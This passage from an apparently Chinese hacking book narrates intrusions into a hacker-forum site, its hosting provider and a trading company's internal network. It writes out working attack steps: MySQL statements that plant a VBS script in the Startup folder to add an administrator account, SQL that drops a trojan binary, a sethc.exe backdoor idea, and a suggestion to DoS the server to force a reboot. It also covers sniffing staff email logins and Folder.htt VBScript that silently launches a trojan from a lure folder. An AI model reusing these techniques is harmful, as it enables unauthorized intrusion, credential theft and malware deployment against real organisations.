


图 5-65 创建一句话木马




图 5-66　获取真正的 WebShell

我们就是通过这样的办法拿到了少年黑客联盟的权限，但是此时并未拿到服务器权限！于是我们又继续了艰辛的提权之路。

7．渗透 ISP 提供商

后来发现 snhack 是在一个叫深度数据买的空间，不如直接捣他空间商的网站，找找服务器提权的思路。这时强大的 aspxShell 发挥了它的作用，找到 IDC 空间商的物理路径，访问看看 conn.asp 是否存在，很幸运存在的，下了 conn.asp，数据库显示如图 5-67 所示，又下了数据库连接文件，发现是 MSSQL 的数据库，结果只有 db_owner 的权限，不过，这时我们就可以利用这个库，免费地开几个空间。（呵呵！我们是好人，不会这么干滴！）无奈之下我们又试验了解压 mix.dll，来进行反弹提权，得到一个 CMDShell，但是也是失败了！




图 5-67　操作数据库

8．将 VBS 提权脚本写进启动项

后来，我又跟小爱讨论一下有啥思路提权，小爱痛苦地告诉我，他是黔驴技穷了，没

有办法了！我这时候不甘心，如果拿不到服务器权限，这是我的一大心病啊！这时候我想到了被动的提权办法，启动项提权！呵呵，这也是无奈之举啊！暂时没有好办法只能这样了，但我发现什么 Shell 都不能写入启动项，这时候我又冷静地想了一下，我既然能 MySQL 下载，那么我能不能 MySQL 上传呢？只要你的 MySQL 是 root，并且 MySQL 是 system 身份的话，那么我们就可以往任意目录写，但是无情的现实又一次的打击了两个稚嫩的少年，失败了，估计 MySQL 不是 system 的身份，所以没有权限写入！我无奈之下只能去网上找资料，突然我看到了一篇文章，把连接发给了小爱，给他说：少年黑客联盟的就是这种情况吧？你看看这篇文章。看完之后他说是啊！我们可以这样搞额！

于是试验之，这个办法其实还是建表、插入、导出。于是我们开始了实践之旅！

我们既然可以连 root 库，可以创建，可以导出，这样也就够了，思路：把 vbs 写入表中，vbs 存放的是我们提权的语句，然后导出到启动，不过这种方法实在要有耐心，如果服务器 1 年不重启，2 年不重启，那我们要等到老呀？其实要你自己把握了，好了，光有思路还是不够的，实践才是王道，如图 5-68 所示。

第一步，还是连接到对方 MySQL，创建数据库，语句:create table a (cmd text)，等待数据库返回消息确认执行成功后，再来执行 insert into a values ("set wshshell=createobject (""wscript.shell"") ")；然后执行 insert into a values ("a=wshshell.run (""cmd.exe /c net user 用户 密码 /add"", 0) ")；接着执行 insert into a values ("b=wshshell.run (""cmd.exe /c net localgroup administrators 用户/add"", 0) ")；最后执行 select * from a into outfile "c:\\docume~1\\alluse~1\\「开始」菜单\\程序\\启动\\a.vbs"；这时再看看启动项，发现我们的 vbs 已经安静地躺在里面了，如图 5-69 所示。



图 5-68 将 VBS 提权脚本写进启动项



图 5-69 写进启动项的 VBS 脚本

注意：

（1）大家仔细看 a.vbs 下"cmd.exe /c net localgroup administrators 用户 /add"", 0" 最后有个", 0", 意思是不弹出 CMD 窗口，安静地运行，这样创建用户有很多弊端，管理登录第一次可能就发现了。

（2）还可以直接 select 'vbs16 进制转换' into outfile 'C:\Documents and Settings\All Users\「开始」菜单\程序\启动'，这样也是可行的，避免了建表以及插入的烦琐步骤！那么如果我们可以把木马写到启动项里：

```
CREATE TABLE aa (cmd BLOB);
INSERT into aa values (CONVERT(木马的二进制, CHAR));
SELECT * FROM aa INTO DUMPFILE 'C:\\Documents and Settings\\Administrator\\「开始」菜单\\程序\\启动\\m.exe'
drop table aa;
```

执行了 3 条语句，就可以成功地写入了木马，但是要注意两点。

第一、写入的木马要以二进制的形式写入。

第二、路径必须是"\\"如果输入的"\"系统会自动"吃"掉一个"\".

等了一晚上过后管理还是没有登录，如果你要让管理重启服务器，可以把 80 端口转向其他（这样网站就不能访问），管理不得不重启电脑，这是小爱想到的思路。还有一种就是直接 D 他服务器，让服务器假死，这样就让他重启服务器了。让他重启服务器其实是真的很简单，直接去找肉鸡 D 它，不过已经学到了东西，没有必要进行下去了，我们两个都两天没有好好地睡觉和吃饭了，天天泡在电脑面前！只是通过实践来告诉大家一些知识，希望不要做违法破坏行动。

9. 一个提权的思路

后来想到了一个思路，还是只是简单地说一下思路，关键还是要灵活运用，结合其他办法吧！前一段不是很火的 SHIFT 后门吗？哈哈，有些聪明的小黑就可能猜到了，对，没错，我们利用 root 数据库写入 sethc.exe，如果可以连 3389，直接替换，拿服务器不是瞬间的事吗？不过后来证实了我的思路需要有一些条件，如果有哪位“大大”想到其他的思路请告诉我。好了，我们必须有两个条件。

（1）必须可以连 3389（这个还是比较好搞定的）。

（2）要有删除系统文件的权限。

为什么呢？不知 root 是不是默认的权限，还是管理员动了手脚，由于没有条件测试，知道的朋友也请告诉我。如果有权限的话，直接在 windows\system32\sethc.exe 和 windows\system32\dllcache\sethc.exe，同时删除，再用 root 恢复我们的马，接着就是连终端，5 下 shift 搞定，那这样就很简单了！

5.5.3 总结与探讨

1. 细节决定成败

权限设置不严导致服务器沦陷，管理员在设置目录的时候不要疏忽了一些关键的目录，尤其是存放重要软件的目录，（如 Serv-U，MySQL，MSSQL，phpmyadmin）。倘若我们不能在其他地方找到 MySQL 的 root，这台服务器还是比较难渗透的，当然也拿不下少年黑客联盟的权限甚至服务器。而此服务器的沦陷是由于管理疏忽了 root 用户，不过大家在提权的时候多翻一翻目录，多收集一些关于服务器上存放资料，也许有马大哈的管理员，找到一些有用的资料不要一味的尝试，先整理一下思路再实践，或许有你意想不到的后果。

2. 再次检验了平时所学的知识

我们两个也都在这次检测过程中分别学到了各自需要学习的东西，当然最重要的一点还是要活学活用，学会别人的思路，然后举一反三地灵活运用，将你学会的所有知识点结合运用起来，这样你会发现你会有所突破！

5.6 对某贸易公司内网的一次安全检测

近日，闲得无聊和朋友聊天，朋友说起他手上的一个站，成功突破其网页服务器后，由于对方采用 Web 和 SQL server 数据库分离模式，尝试了各种手段，迟迟都没有拿到数据库权限，经过反复检测，正准备放弃。感觉不像朋友的风格，这小子一般是不达目的不罢休的，今天这么容易就放弃了，看来对方内网防范的还挺强。感觉挺有意思，也想看看这么 BT 的内网，顺带学习一下，尤其是对内网的防范上，因为现在内部网络维护也是一项很流行的技术，既要方便内部人员办公，又要防范部门贪玩的员工从内破坏，窃取关键资料。因此安全设置上还是要讲究很多技巧的。于是和朋友要了该网页服务器的账号密码，用远程桌面登录了进去，对该内网进行渗透测试。

5.6.1 内网渗透之信息收集

1. 本地信息收集

通过“type c:\boot.ini”命令查看一下本机的操作系统类型，如图 5-70 所示，该服务器是一台 Windows 2000 Server。



图 5-70 获取服务器操作系统类型

2. 获取内网规模和模式

通过“net view”命令再查看一下网络规模和组网模式，该网络规模很小，且采用的是工作组模式，从机器命令来看，有两台名称中包含了 SERVER，如图 5-71 所示，SQLSERVER 应该就是我们的目标了，呵呵，有时候网管为了方便自己管理，计算机名称跟实际功能一致，这样也方便了入侵者。



图 5-71 获取攻击目标信息

3. 目标 IP 地址和服务器类型等信息收集

我们先获取一下目标的 IP 地址，通过执行“ping sqlserver”命令获取该主机的 IP 地址为“192.168.16.99”，它就是我们要拿下的目标了，从 TTL 值我们初步判断目标操作系统为 Windows 系统，如图 5-72 所示。




图 5-72 获取目标 IP 地址等信息

4. 获取端口开放情况

使用 sfind 扫描获取的 IP 地址，从扫描的结果来看，服务器开放了 135、139、445、1433 端口。再使用 sfind 扫描整个 192.168.16.1-192.168.16.255 这个 C 段 1433 端口开放情况，只有目标 IP 开放了 1433 端口。从获取的信息进一步判断，192.168.16.99 就是我们的目标服

务器。该目标服务器的安全应该说做得还不是特别严格的那种，除了提供 SQL 连接的 1433 端口外，还开放了 135、139、445 三个危险端口，如图 5-73 所示。




图 5-73 获取目标服务器端口开放情况

我们再换一个扫描器，因为 sfind 使用的是快速扫描模式，有些信息获取得还不是很完整，而且为了避免工具的 BUG 而导致目标的信息获取不全，我们再使用扫描之王 NMap 对目标 IP 再进行一次扫描检测以获取更丰富的信息。

使用-O 参数获取一下对方的端口开放情况以及目标操作系统，大家可以看到获取的信息和内容都要比 sfind 丰富的多，如图 5-74 所示，而且还能检测出一些 sfind 未能检测出来的端口，不过这些开放的端口一时我也没想到什么比较好的利用办法。不过我们从获取的操作系统的类型判断，目标操作系统应该也是 Windows 2000 Server。

```
C:\>nmap -O 192.168.16.99
WARNING: Failed to locate Winpcap. Nmap may not function properly until this is
installed!  WinPcap is freely available from http://winpcap.polito.it.

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2008-12-05 11:31 中国标准
时间
Interesting ports on SQLSERVER (192.168.16.99):
(The 1656 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
3372/tcp open  msdtc
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro or Advan
ced Server, or Windows XP

Nmap finished: 1 IP address (1 host up) scanned in 1.281 seconds
```

图 5-74 使用 nmap 工具来获取目标更多信息

5.6.2 利用已有漏洞实施渗透攻击

1. 弱口令扫描

既然开放了 135、139、445 以及 1433 端口，我们可以先对一些弱口令进行扫描。针对 135、139、445 以及 1433 端口，我们对 RPC、NETBIOS、MSSQL 口令进行扫描。口令扫描结束后，未发现什么可以利用的地方。

2. 内网嗅探及漏洞溢出

弱口令检测无效，我们看看能不能通过内网嗅探获取一些账号口令，再通过社会工程学试试能否进入我们的目标。在本机上架设 xsniff 嗅探器，如图 5-75 所示，执行“Sniffing tcp password”命令，然后等一两天后再看结果。

```
X-Sniffer v1.0 - simple sniffer for win2000
Code by glacier <glacier@xfocus.org>
http://www.xfocus.org

USAGE: xsniff <Options>
<Options> means:
  -tcp          : Output tcp packets
  -udp          : Output udp packets
  -icmp         : Output icmp Packets
  -pass         : Filter username/password
  -hide         : Run in background
  -host         : Resolve IP address to hostname
  -addr <IP>    : Output Packets when IP address equal to <IP>
  -port <Port>  : Output Packets when port equal to <Port>
  -log <File>   : Output to <File>
  -asc          : Decode Packets to ASCII
  -hex          : Decode Packets to HEX
Example:
  xsiff.exe -pass -hide -log pass.log
  xsiff.exe -tcp -udp -asc -addr 192.168.1.1

C:\>xsniff.exe -pass -hide -log pass.log
X-Sniffer v1.0 - simple sniffer for win2000
Code by glacier <glacier@xfocus.org>
http://www.xfocus.org

Sniffing TCP PASSWORD ...
<Ctrl-C> to quit
```

图 5-75　使用 Sniffer 工具嗅探内网口令

说明：

在进行嗅探时，时间不能选择太长，否则生成的日志文件会很大，引起管理员的注意。

过两天看看，果然取到了一些结果，是一些员工的邮箱，将获取的口令加入到字典文件中，再对目标主机进行弱口令扫描，还是无效，如图 5-76 所示。

```
TCP  [12/02/08 16:32:00]
192.168.16.97->220.181.28.50 Port: 1049->110
USER ale[redacted]

TCP  [12/02/08 16:32:00]
192.168.16.97->220.181.28.50 Port: 1049->110
USER connie

TCP  [12/02/08 16:32:00]
192.168.16.97->220.181.28.50 Port: 1049->110
PASS [redacted]

TCP  [12/03/08 09:16:19]
192.168.16.97->220.181.28.50 Port: 1049->110
USER connie

TCP  [12/03/08 09:16:19]
192.168.16.97->220.181.28.50 Port: 1049->110
PASS [redacted]

TCP  [12/03/08 14:11:46]
192.168.16.84->220.181.26.204 Port: 2508->80
USER: wangxu[redacted]0sohu.com,[redacted]
```

图 5-76　嗅探获取邮箱口令

到了这步，感觉有点丧气，还有什么办法呢？拿手上的 ms08-067 的工具进行溢出尝试，也无效!!! 看来已经打上补丁了，现在这些重要补丁一般网管还是会及时补上的。

5.6.3 社会工程学攻击

1. 剑走偏锋，autorun 攻击

难怪朋友准备放弃，看样子常规方法是无效了。闲得无聊，就在本机逛逛吧。一个常规的 Web 服务器，机器上几乎什么东西都没有，本来还想找点公司资料什么的看看，看来也是无效了。这时，一个网络盘吸引了我的注意，192.168.16.99，哈哈，这不正是我们的目标机吗？随便在里面翻了翻，看来这台 SQLSERVER 还是一台文件服务器，其公司各部门的文件都在共享盘下，而且共享盘可读可写哦，如图 5-77 所示。




图 5-77 获取目标计算机上网络映射盘

看样子可以使用钓鱼攻击了，在其共享盘上放置一个 autorun.Inf 和我们的木马，等待对方网管点开此目录，就可以自动运行我们的木马了，哈哈，心中一阵激动。

将配置好的木马和写好的 autorun.Inf 放到共享盘中，没想到刚放上去 autorun.Inf 就没有了，看来 autorun.Inf 被 SQLSERVER 上的杀毒软件 KILL 掉了，郁闷！

也是，随着 360 安全卫士的广泛使用和杀毒软件对硬盘自动运行的关注，autorun 的市场是越来越小了。

2. 峰回路转，文件夹木马

刚刚升起的希望又破灭了，难道要放弃？

点开共享盘里的 list 文件，如图 5-78 所示，是一张共享盘的文件列表，看样子管理员管理得还蛮细心的嘛，呵呵。不过还是给我们泄露了一个有用的信息，对方的共享盘的盘符是 D 盘，卷标刚好是我们的共享盘名字 work。哈哈，看到这里，加上我们开始判断的对方操作系统，一个念头浮到脑海里，利用脚本启动文件夹木马。




图 5-78　list 文件泄露磁盘文件等信息

所谓的文件夹木马，就是利用 Windows 自带的创建自定义文件夹来完成脚本的添加方式（原理请见下注），首先我们创建一个文件夹，为了吸引管理员注意，我们得把名字起的醒目一点，建一个“同仁请看”的目录吧，进入该目录，点击右键，选择创建一个自定义文件夹，点击“下一步”然后选择“选择或编辑该文件夹的 HTML 模板”，如图 5-79、图 5-80 和图 5-81 所示，选择并修改文件夹模板。




图 5-79　自定义文件夹




图 5-80　自定义文件夹模板




图 5-81　选择文件夹模板

点“确定”后会在建立的文件夹当中生成一个“Folder settings”的隐藏文件夹。我们打开“显示所有隐藏文件和文件夹”选项（如图 5-82 所示），就可以看到文件了，如图 5-83 所示。




图 5-82　设置文件夹选项

点击进去后，里面有一个 Folder.htt 的文件，这个就是我们要添加脚本的地方了，用 UE 或者 notepad.exe 打开 Folder.htt，如图 5-84 所示。

如图 5-85 所示，在其中添加我们的脚本代码：

在 Folder.htt 文件前面加：

```
<BODY onload="vbscript :load()">
```



图 5-83　查看隐藏的文件夹



图 5-84　Folder Settings 文件夹中的详细文件



图 5-85　在 Fold 中添加启动代码

在尾部加 vbs 代码，如图 5-86 所示：

```
<script language=vbscript>
function load()
set wsh=CreateObject("WScript.Shell")
wsh.run "d:\update\update.exe",0
end function
</script>
```



图 5-86　在尾部添加启动木马的 vbs 脚本

保存后，将我们配置好的木马放置在共享文件夹下的 update 文件中，这里我使用的木马是 Poison2.31 免杀版。这样我们就完成了这个文件夹木马的制作，当你打开“同仁请看”这个文件夹的时候，你就同时调用了我们放在其中的脚本，从而启动了我们的木马。

这种攻击方式在我们内网渗透上可以起到一定的效果，当对方只共享部分文件夹的时候我们就可以在其中添加一些代码，从而达到内网渗透的效果。当然前提是对方的操作系统必须是比较久远的版本，例如：Windows 2000 professor、Windows 2000 server 以及部分早期的 Windows XP。

注释：

关于该漏洞利用，Microsoft 本身也做了申明：

默认情况下 Windows 本文开头列出的版本不显示 Web 视图模板(Folder.htt) 来自早期版本的 Windows 或 HTML 自定义的 Web 视图模板（通过使用 Folder.htt）对本地或网络 Windows 资源管理器中的文件夹。默认情况下，这些产品中关闭此功能以防止您的本地计算机上或者您的局域网（LAN）上打开一个文件夹时，运行可能不安全的内容。详细请看微软公告：http://support.microsoft.com/kb/819028/zh-cn。

3. 守株待兔，钓鱼成功

下面我们要做的事情就是等待了，寄希望于对方管理员能打开我们新添加的文件夹。说实话我也没想到有什么更好的办法，因为对方安装了 360arp 防火墙，arp 欺骗也没办法实现，如果有朋友知道更巧妙的办法，请来信赐教。

